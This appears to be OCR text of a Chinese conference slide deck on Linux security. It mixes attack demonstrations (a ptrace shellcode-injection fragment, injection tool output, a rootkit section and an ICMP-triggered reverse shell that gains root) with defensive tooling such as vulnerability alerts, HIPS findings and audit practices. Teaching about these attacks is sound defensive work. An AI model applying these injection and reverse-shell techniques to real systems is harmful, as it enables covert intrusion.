pt_reg.rip = entry_point; //set rip for inject_shellcode entry point
ptrace(PTRACE_SETREGS, globals.pid, NULL, &pt_reg);
```


```
struct user_regs_struct
{
  unsigned long int r15;
  unsigned long int r14;
  unsigned long int r13;
  unsigned long int r12;
  unsigned long int rbp;
  unsigned long int rbx;
  unsigned long int r11;
  unsigned long int r10;
  unsigned long int r9;
  unsigned long int r8;
  unsigned long int rax;
  unsigned long int rcx;
  unsigned long int rdx;
  unsigned long int rsi;
  unsigned long int rdi;
  unsigned long int orig_rax;
  unsigned long int rip;
  unsigned long int cs;
  unsigned long int eflags;
  unsigned long int rsp;
  unsigned long int ss;
  unsigned long int fs_base;
  unsigned long int gs_base;
  unsigned long int ds;
  unsigned long int es;
  unsigned long int fs;
  unsigned long int gs;
};
```

```
root@ubuntu:/home/howard/project/ysec_inject/test# ./target
[YY Security] target process with pid:2874
[YY Security] target process with pid:2874
----[inject] ----->  [YY Security] inject!
----[inject] ----->  [YY Security] inject!
----[inject] ----->  [YY Security] inject!
[YY Security] target process with pid:2874
[YY Security] target process with pid:2874
[YY Security] target process with pid:2874
[YY Security] target process with pid:2874
[YY Security] target process with pid:2874
```


```
root@ubuntu:/home/howard/project/ysec_inject# ./ysec_inject test/inject_shellcode 2874
[YY Security] pid:2874    exec_path:/home/howard/project/ysec_inject/test/target   vadd
libc: 7fa52584d000
GOT[1](puts) -> 0x7fa5258bdce0
GOT[3](__gmon_start__) -> 0x7fa52584d000
text vaddr original of inect_shellcode: 0x400000
data vaddr original  of inect_shellcode: 0x600e28

[YY Security] Injecting  0x400000 with pid:2874
[YY Security] Loading text segment at 0xc00000
[YY Security] Loading data segment at 0xe00000
[YY Security]  Actual data segment begins at 0xe00e28
[YY Security]  Setting entry point to 0xc00410
[YY Security] Setting entry point to main@0xc004f4
[YY Security]  Passing control back to 400584
```

Linux下的内核rootkit

原有的系统调用过程



黑客劫持后的系统调用过程



```
root@ubuntu:/home/howard# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ad:0c:33
          inet addr:172.19.34.169  Bcast:172.19.34.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fead:c33/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1393 errors:0 dropped:0 overruns:0 frame:0
          TX packets:622 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:132701 (132.7 KB)  TX bytes:80271 (80.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:66 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5188 (5.1 KB)  TX bytes:5188 (5.1 KB)

root@ubuntu:/home/howard# ./icmp_connect 172.19.34.168
Launching yy reverse_shell:
Sending ICMP ...
Waiting shell on port 8823 (it may delay some seconds) ...
bash: no job control in this shell
bash-3.2# uid=0(root) gid=1217500843 groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
bash-3.2# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:C2:47:3D
          inet addr:172.19.34.168  Bcast:172.19.34.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec2:473d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:167472 errors:0 dropped:0 overruns:0 frame:0
          TX packets:46345 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:202214390 (192.8 MiB)  TX bytes:5052218 (4.8 MiB)
```

目录

1 Linux下的安全挑战

2 Linux下的渗透攻击

3 Linux下的防御对抗

立体防御

- 漏洞扫描
- 入侵检测
- 主动防御
- 事件预警
- 行为审计
- 应急响应
- 标准规范

漏洞扫描

欢聚云安全
Huanju Cloud Security

漏洞预警通知

2017-04-12

亲、你好!

这是一封来自欢聚云安全的漏洞提醒信，为了提醒您及时修复漏洞，我们发送此邮件。

您名下机器存在2个漏洞，请点击漏洞标题查看详情修复方案.

批量修复

级别	类型	漏洞类型	剩余修复时间	操作
中等	开放web容器端口	[redacted] Apache httpd http服务对外开放 内部系统管理后台	0小时	确认修复 忽略
严重	匿名登陆漏洞	[redacted] 存在Redis匿名登录漏洞	8小时	确认修复 忽略

修复期限:

严重漏洞：24小时内修复

中等漏洞：48小时内修复

轻微漏洞：72小时内修复

漏洞案例:

2014年12月，wooyun漏洞平台曝出我司某业务WEB后台直接通过IP对外开放，没有做访问控制，大量业务数据直接对外曝光，造成非常大的影响。

2014年8月，安全系统扫描出某内部监控系统存在mysql匿名登录漏洞，允许root账户空密码登录，危害极大。

如果没有在规定期限内修复，将会逐级抄送直属leader，直到漏洞修复为止

欢聚云安全网址： security.huanjuyun.com

安全应急响应中心网址： security.yy.com

入侵检测


主机入侵防御系统-漏洞管理
Home › 主机入侵防御系统 › 基线扫描漏洞管理
漏洞管理
漏洞等级: 所有
漏洞类型: 所有
Server IP:
漏洞状态: 所有
研发负责人:
运维负责人:
漏洞标题:
时间:
查询
从1 到 3页 / 共 28条数据
首页 上一页 1 2 3 下一页 尾页
ID 提交时间 漏洞标题 级别 漏洞类型 提交人 / 提交渠道 业务信息 研发负责人 / 运维负责人 状态 操作
27772 2015-9-21 15:52:46 存在安全风险：发现可疑木马文件，路径为:['/tmp/6']' 严重 恶意木马进程 YSEC安全系统 / YSEC_HIPS自动扫描 已修复(人工验证) 查看
27771 2015-9-21 15:52:33 存在安全风险：发现可疑木马文件，路径为:['/tmp/test']' 严重 恶意木马进程 YSEC安全系统 / YSEC_HIPS自动扫描 已修复(人工验证) 查看
27711 2015-9-18 11:58:56 存在安全风险：发现可疑木马文件，路径为:['/tmp/udp25000.1', 严重 恶意木马进程 YSEC安全系统 / YSEC_HIPS自动扫描 已修复(人工验证) 查看

行为模式审计


09:14
主机入侵告警
4月1日 下午16:59
127.0.0.1经
[外部
云主机]转发
4月7日 凌晨05:12
修改
HISTSIZE
4月7日 凌晨05:17
修改
HISTSIZE

应急响应

- 入侵路径！入侵路径！入侵路径！

标准规范

- 操作系统及开源组件的版本
- 密钥定期修改规范
- 端口使用的规范
- 管理后台对外开放规范


……

……

安全同业务之间的平衡

- 安全 VS 效率
- 安全 VS 成本

PDCA模型



QA

高效运维社区
GreatOPS Community

会议

- 3月18日 DevOpsDays 北京
- 8月18日 DevOpsDays 上海
- 全年 DevOps China 巡回沙龙
- 4月21日 GOPS深圳
- 11月17日 DevOps金融上海

培训

- EXIN DevOps Master 认证培训
- DevOps 企业内训
- DevOps 公开课
- 互联网运维培训

咨询

- 企业DevOps 实践咨询
- 企业运维咨询

商务经理：刘静女士
电话 / 微信：13021082989
邮箱：liujing@greatops.com

Thanks

高效运维社区

开放运维联盟

荣誉出品

想第一时间看到
高效运维社区公众号
的好文章吗？

请打开高效运维社区公众号，点击右上角小人，如右侧所示设置就好